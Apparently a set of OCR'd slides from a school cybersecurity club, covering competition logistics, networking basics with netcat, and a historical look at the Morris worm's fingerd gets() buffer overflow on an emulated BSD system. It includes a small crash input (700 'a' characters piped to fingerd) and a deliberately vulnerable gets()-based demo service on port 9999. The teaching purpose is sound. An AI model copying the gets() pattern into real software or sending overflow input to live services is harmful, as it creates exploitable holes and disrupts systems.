Level 0x0b


Fingerd, Inetd, and always learning new stuff…

Topics

- Events
- Hacker History
- Internetz

Cyber Quest and Code Quest

- Code Quest
  - Saturday, Feb 28th
  - Registration Nov 17th -
- Spring Break
  - March 23rd - 27th
- Cyber Quest
  - Saturday, March 28th
  - Registration Jan 5th -



Code Quest

LLM Ninjas	Team 2 Last Names
Parker W Zachary W Charles L	Nathan d W Ian B P Anisha C
Wildcat New Blood	**Wildcat Interns**
Jasper B Kirin R Hope R	Sam S Eshan V Jay J

Code Quest

- Details
  - Saturday, February 28th, 9:00 - 1:30 ish
  - Teams are 2-3 students each, 4 teams max per school
  - 1 computer / laptop per team (one keyboard and one mouse too 😛)
  - No cell phones inside, no cameras (not even outside)
  - No buses, must provide your own transportation (they can't stay on site during the competition)
  - Breakfast and Lunch provided
- What you need to provide me
  - Team members and teams (team names)
  - Birthday (must be 11 yrs and older, middle-school officially allowed)
  - Citizenship (not related to ICE current politics, standard procedure for military contractors)
  - Return 2 Lockheed forms (Liability and Photo Release)
  - Return 1 school permission slip

Cyber Quest

- Details:
  - Saturday, March 28th, 9:00 - 1:30 ish
  - Teams are 3-5 students each, 4 teams max per school
  - Very large monitors discouraged
  - No cell phones inside, no cameras (not even outside)
  - No buses, must provide your own transportation (they can't stay on site during the competition)
  - Breakfast and Lunch provided
- What you need to provide me
  - Team members and teams (team names)
  - Birthday (must be 14 yrs and older)
  - Citizenship (not related to ICE current politics, standard procedure for military contractors)
  - Return 2 Lockheed forms (Liability and Photo Release)
  - Return 1 school permission slip

Bill Joy

- Wrote ex and vi text editors
  - Get triggered nano crew
- C shell
- Replaced AT&T TCP/IP code with the BSD TCP/IP code
  - Unix source distribution was hampered by AT&T licensing
  - Became the defacto standard for *nix network code
- Co-founded Sun Microsystems
  - Creators of that Java language some of you familiar with

Brief Networking Primer

- Addresses of computers
  - Ethernet / MAC : 01:02:03:ab:cd:ef
    - Set by manufacturer
    - Used at local level / Local-Area-Network (LAN)
    - ARP (Address Resolution Protocol) is used to convert IP addr to MAC addr
  - Internet Address (IPv4) Example: 192.168.0.101
    - 4 billion available, most have been allocated
    - Domain names (like google.com) can be converted to IP addr by DNS (Domain Name Service)
  - Port Number (kinda like a PO Box for your computer)
    - Ports 0 - 65535
    - Ports 0 - 1023 are the well-known ports (your OS will require higher privilege to listen on)
    - Ephemeral ports 32,000 - 60,000, assigned by OS when program doesn't need to specify a specific port (just give me one not in use already)

Internet Protocols

- UDP: User Datagram Protocol
  - Connectionless: no connection required, you just send 1 message at a time to address and port
  - Unreliable: may or may not get there, they get dropped sometimes…
- TCP: Transmission Control Protocol
  - Connection required: 3-way handshake to start using
  - Guarantees:
    - Delivery: Messages get acknowledged, may be retransmitted
    - Order: Your program gets them in the correct order, sequence numbering
  - Congestion avoidance: Will slow down when messages are failing

- No security offered, must encrypt yourself (TLS/SSL sockets)
- TCP and UDP have the same concept of port numbers, but not all protocols do
- Other protocols: ICMP, IGMP, RIP

Typical TCP Communication

- Server application:
  - Listens on a pre-determined port number (HTTP is usually port 80)
  - Waits for clients to connect
- Client application
  - Picks an interface
  - Asks OS for ephemeral port to use
  - Connects to server
- Connection handshake
- Both sides can now send and receive, until one side closes connection


- Blocking / Non-blocking:
  - Do we wait for send operations (could be a while if congestion)
  - Do we wait when trying to read for data

Experimenting with Networking

- Netcat lets you do lots of things (`nc`)
  - Use `-l` to create a listener (lowercase L)
  - Use another netcat to connect and send data

TCP Example:

- 3 packets to start connection
- 4th packet is actual user data
- 5th packet is ACK
- Packets 6-8 to close connection




Sending UDP with netcat

- Netcat lets you do lots of things (`nc`)
  - Use `-u` to use UDP protocol instead of TCP (the default for netcat)
  - Use another netcat to connect and send data (use `-u` here too!)
- Wireshark for viewing traffic

UDP Example:

- 1 packet, so simple!

127.0.0.1 is localhost IP address (send it to myself)



Asking Chat GPT for a fun historical bug

- Chat GPT suggests the Morris Worm bug in service fingerd

- What is fingerd?
- How can I try out this bug / run an old version of fingerd?
- Can I cause an affect or crash?

Fingerd

- Give me info about a user on a system
  - What is their name?
  - What is their email?
  - What are they working on (.plan file)
- Listens on TCP port 79
- From an era of computing
  - We are barely concerned about security and privacy
  - Computers are used by academia
  - No privacy needed
- * nix Daemon
  - Background process
  - Finger Daemon
  - Fingerd, sshd, httpd, etc
  - Windows service

```
user@ctf22:~$ finger root@127.0.0.1
Login name: root                        In real life: Charlie Root
Directory: /                            Shell: /bin/csh
On since Jan 21 21:45:40 on console     23 hours Idle Time
No Plan.
user@ctf22:~$ echo "root" | nc 127.0.0.1 79
Login name: root                        In real life: Charlie Root
Directory: /                            Shell: /bin/csh
On since Jan 21 21:45:40 on console     1 day 0 hours Idle Time
No Plan.
user@ctf22:~$
```

What did this fingerd app run on?


- VAX-11/780
  - First of the VAX computer family
  - DEC follow-on to the PDP-11
- Unix created on PDP-7 and PDP-11
- Runs BSD Unix 4.3
  - 1986 vintage…
- Emulated via project called SIMH
- Applications
  - ~400 applications
    - 66 files in /bin for BSD 4.3
    - 3400 files in /usr/bin on Ubuntu
- We have: f77, cc, vi, sum
- No nano, neofetch, zip, md5sum

```
simh# ps aux
USER        PID %CPU %MEM    SZ   RSS TT STAT  TIME COMMAND
root         45  0.0  0.7    55    44 co I     0:00 /etc/syslogd
root         96  0.0  0.3    30    14 03 I     0:00 - std.9600 tty03 (getty)
root         82  0.0  0.5    59    30 ?  I     0:00 /etc/inetd
root         94  0.0  0.3    30    14 01 I     0:00 - std.9600 tty01 (getty)
root         95  0.0  0.3    30    14 02 I     0:00 - std.9600 tty02 (getty)
root         87  0.0  1.0    80    67 ?  I     0:00 /usr/lib/lpd
root         78  0.0  0.8    49    47 ?  I     0:00 /etc/rwhod
root         70  0.0  0.5    40    27 ?  I     0:00 /etc/cron
root         67  0.0  0.1     5     3 ?  S     0:00 /etc/update
root         97  0.0  0.3    30    14 04 I     0:00 - std.9600 tty04 (getty)
root         57  0.0  2.5   177   169 ?  I     0:00 /usr/lib/sendmail -bd -q30
root         93  0.0  0.3    30    14 00 I     0:00 - std.9600 tty00 (getty)
root         92  0.0  1.8   142   118 co S     0:00 -csh (csh)
root          2  0.0  0.3  2048     0 ?  D     0:00 pagedaemon
root          1  0.0  0.5    36    28 ?  I     0:00 init
root          0  0.0  0.1     0     0 ?  D     0:00 swapper
root        767  0.0  0.5    59    32 co I     0:00 inetd
root        790  0.0  1.3   109    83 co R     0:00 ps aux
root        100  0.0  0.3    30    14 07 I     0:00 - std.9600 tty07 (getty)
root         99  0.0  0.3    30    14 06 I     0:00 - std.9600 tty06 (getty)
root         98  0.0  0.3    30    14 05 I     0:00 - std.9600 tty05 (getty)
simh#
```

Where is fingerd on this system

- I don’t see fingerd running…
- Where is it, run find…

```
simh# find / | grep fingerd
/etc/fingerd
/usr/man/man8/fingerd.8c
/usr/src/etc/fingerd.c
simh#
```



```
main(argc, argv)
        char *argv[];
{
        register char *sp;
        char line[512];
        struct sockaddr_in sin;
        int i, p[2], pid, status;
        FILE *fp;
        char *av[4];

        i = sizeof (sin);
        if (getpeername(0, &sin, &i) < 0)
                fatal(argv[0], "getpeername");
        line[0] = '\0';
        gets(line);
        sp = line;
        av[0] = "finger";
        i = 1;
        while (1) {
                while (isspace(*sp))
                        sp++;
                if (!*sp)
                        break;
                if (*sp == '/' && (sp[1] == 'W' || sp[1] == 'w')) {
                        sp += 2;
                        av[i++] = "-l";
                }
                if (*sp && !isspace(*sp)) {
                        av[i++] = sp;
                        while (*sp && !isspace(*sp))
                                sp++;
                        *sp = '\0';
                }
        }
        av[i] = 0;
        if (pipe(p) < 0)
                fatal(argv[0], "pipe");
        if ((pid = fork()) == 0) {
                close(p[0]);
                if (p[1] != 1) {
                        dup2(p[1], 1);
```

BSD Unix came with source code

- The source was right there…
- Compilation was as simple as helloworld

```
simh# cc /usr/src/etc/fingerd.c
simh# ls -l /etc/fingerd
-rwxr-xr-x  1 root        11264 Jun  6  1986 /etc/fingerd*
simh# ls -l a.out
-rwxrwxr-x  1 root        14336 Jan 23 00:28 a.out*
simh# strip a.out
simh# ls -l a.out
-rwxrwxr-x  1 root        11264 Jan 23 00:28 a.out*
simh#
```

- I suddenly understood why Richard Stallman is the way he is…

Where is the network code...

```
main(argc, argv)
        char *argv[];
{
        register char *sp;
        char line[512];
        struct sockaddr_in sin;
        int i, p[2], pid, status;
        FILE *fp;
        char *av[4];

        i = sizeof (sin);
        if (getpeername(0, &sin, &i) < 0)
                fatal(argv[0], "getpeername");
        line[0] = '\0';
        gets(line);
        sp = line;
        av[0] = "finger";
        i = 1;
        while (1) {
                while (isspace(*sp))
                        sp++;
                if (!*sp)
                        break;
                if (*sp == '/' && (sp[1] == 'W' || sp[1] == 'w')) {
                        sp += 2;
                        av[i++] = "-l";
                }
                if (*sp && !isspace(*sp)) {
                        av[i++] = sp;
                        while (*sp && !isspace(*sp))
                                sp++;
                        *sp = '\0';
                }
        }
        av[i] = 0;
        if (pipe(p) < 0)
                fatal(argv[0], "pipe");
        if ((pid = fork()) == 0) {
                close(p[0]);
                if (p[1] != 1) {
                        dup2(p[1], 1);
```

```
simh# cat /etc/inetd.conf; echo " "; cat /tmp/header
#
# Internet server configuration database
#
ftp     stream  tcp     nowait  root    /etc/ftpd       ftpd
telnet  stream  tcp     nowait  root    /etc/telnetd    telnetd
shell   stream  tcp     nowait  root    /etc/rshd       rshd
login   stream  tcp     nowait  root    /etc/rlogind    rlogind
exec    stream  tcp     nowait  root    /etc/rexecd     rexecd
# Run as user "uucp" if you don't want uucpd's wtmp entries.
#uucp   stream  tcp     nowait  root    /etc/uucpd      uucpd
finger  stream  tcp     nowait  nobody  /etc/fingerd    fingerd
#tftp   dgram   udp     wait    nobody  /etc/tftpd      tftpd
comsat  dgram   udp     wait    root    /etc/comsat     comsat
talk    dgram   udp     wait    root    /etc/talkd      talkd
ntalk   dgram   udp     wait    root    /etc/ntalkd     ntalkd
echo    stream  tcp     nowait  root    internal
discard stream  tcp     nowait  root    internal
chargen stream  tcp     nowait  root    internal
daytime stream  tcp     nowait  root    internal
time    stream  tcp     nowait  root    internal
echo    dgram   udp     wait    root    internal
discard dgram   udp     wait    root    internal
chargen dgram   udp     wait    root    internal
daytime dgram   udp     wait    root    internal
time    dgram   udp     wait    root    internal

port    type    proto                   program
simh#
```

inetd

- Internet super-server
- Listens on all the ports listed in inetd.conf
- Runs a program when connection occurs

- 1 daemon running instead of 10-20
  - Save CPU and memory overhead
- Daemon programs don’t need network code
  - Read from stdin
  - Write to stdout

Where is the bug then?

```
main(argc, argv)
        char *argv[];
{
        register char *sp;
        char line[512];
        struct sockaddr_in sin;
        int i, p[2], pid, status;
        FILE *fp;
        char *av[4];

        i = sizeof (sin);
        if (getpeername(0, &sin, &i) < 0)
                fatal(argv[0], "getpeername");
        line[0] = '\0';
        gets(line);
        sp = line;
        av[0] = "finger";
        i = 1;
        while (1) {
                while (isspace(*sp))
                        sp++;
                if (!*sp)
                        break;
                if (*sp == '/' && (sp[1] == 'W' || sp[1] == 'w')) {
                        sp += 2;
                        av[i++] = "-l";
                }
                if (*sp && !isspace(*sp)) {
                        av[i++] = sp;
                        while (*sp && !isspace(*sp))
                                sp++;
                        *sp = '\0';
                }
        }
        av[i] = 0;
        if (pipe(p) < 0)
                fatal(argv[0], "pipe");
        if ((pid = fork()) == 0) {
                close(p[0]);
                if (p[1] != 1) {
                        dup2(p[1], 1);
```

```
GETS(3S)            UNIX Programmer's Manual            GETS(3S)

NAME
     gets, fgets - get a string from a stream

SYNOPSIS
     #include <stdio.h>

     char *gets(s)
     char *s;

     char *fgets(s, n, stream)
     char *s;
     FILE *stream;

DESCRIPTION
     Gets reads a string into s from the standard input stream
     stdin.  The string is terminated by a newline character,
     which is replaced in s by a null character.  Gets returns
     its argument.
```

```
GETS(3)                  Linux Programmer's Manual                 GETS(3)

NAME
       gets - get a string from standard input (DEPRECATED)

SYNOPSIS
       #include <stdio.h>

       char *gets(char *s);

DESCRIPTION
       Never use this function.

       gets()  reads  a line from stdin into the buffer pointed to by s until ei-
       ther a terminating newline or EOF, which it  replaces  with  a  null  byte
       ('\0').  No check for buffer overrun is performed (see BUGS below).
```

gets() vulnerable to buffer overflow EVERY TIME IT'S USED

Exploiting the bug

- No python to script, have to write it in C
- No way to see crash, unless just run it myself…

Don’t have time or skills to write the VAX shellcode to exploit this for real like Robert Morris, so we just crash it

```
simh# cat test.c
#include <stdio.h>

void main()
{
   int i;
   for( i = 0; i < 700; i += 1)
   {
      printf("a");

   }
}

simh# cc test.c
simh# echo `a.out` | fingerd
Illegal instruction (core dumped)
simh#
```

You can still use inetd today

- But don’t…
- Xinetd replaced inetd
  - DDOS / rate-limiting of connections
  - More configurable
- Now replaced with
  - Systemd - Linux startup and service control system
  - Containers (docker)

```
user@ctf22:~/scratch$ head -n 22 /etc/inetd.conf
# /etc/inetd.conf: see inetd(8) for further informations.
#
# Internet superserver configuration database.
#
#
# Lines starting with "#:LABEL:" or "#<off>#" should not
# be changed unless you know what you are doing!
#
# If you want to disable an entry so it is not touched during
# package updates just comment it out with a single '#' character.
#
# Packages should modify this file by using update-inetd(8).
#
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#
#:INTERNAL: Internal services
#discard                stream  tcp6    nowait  root    internal
#discard                dgram   udp6    wait    root    internal
#daytime                stream  tcp6    nowait  root    internal
#time           stream  tcp6    nowait  root    internal
9999    stream  tcp4    nowait  user    /home/user/scratch/a.out

user@ctf22:~/scratch$ cat stupid.c
#include <stdio.h>

int main(int argc, char** argv)
{
        char data[512];
        gets(data);

        printf("%s is an idiot!\n", data);
        return 0;
}

user@ctf22:~/scratch$ echo "Michael" | nc 127.0.0.1 9999
Michael is an idiot!
user@ctf22:~/scratch$
```

Links

- https://github.com/simh/simh
- https://github.com/mwales/ye-olde-bsd
-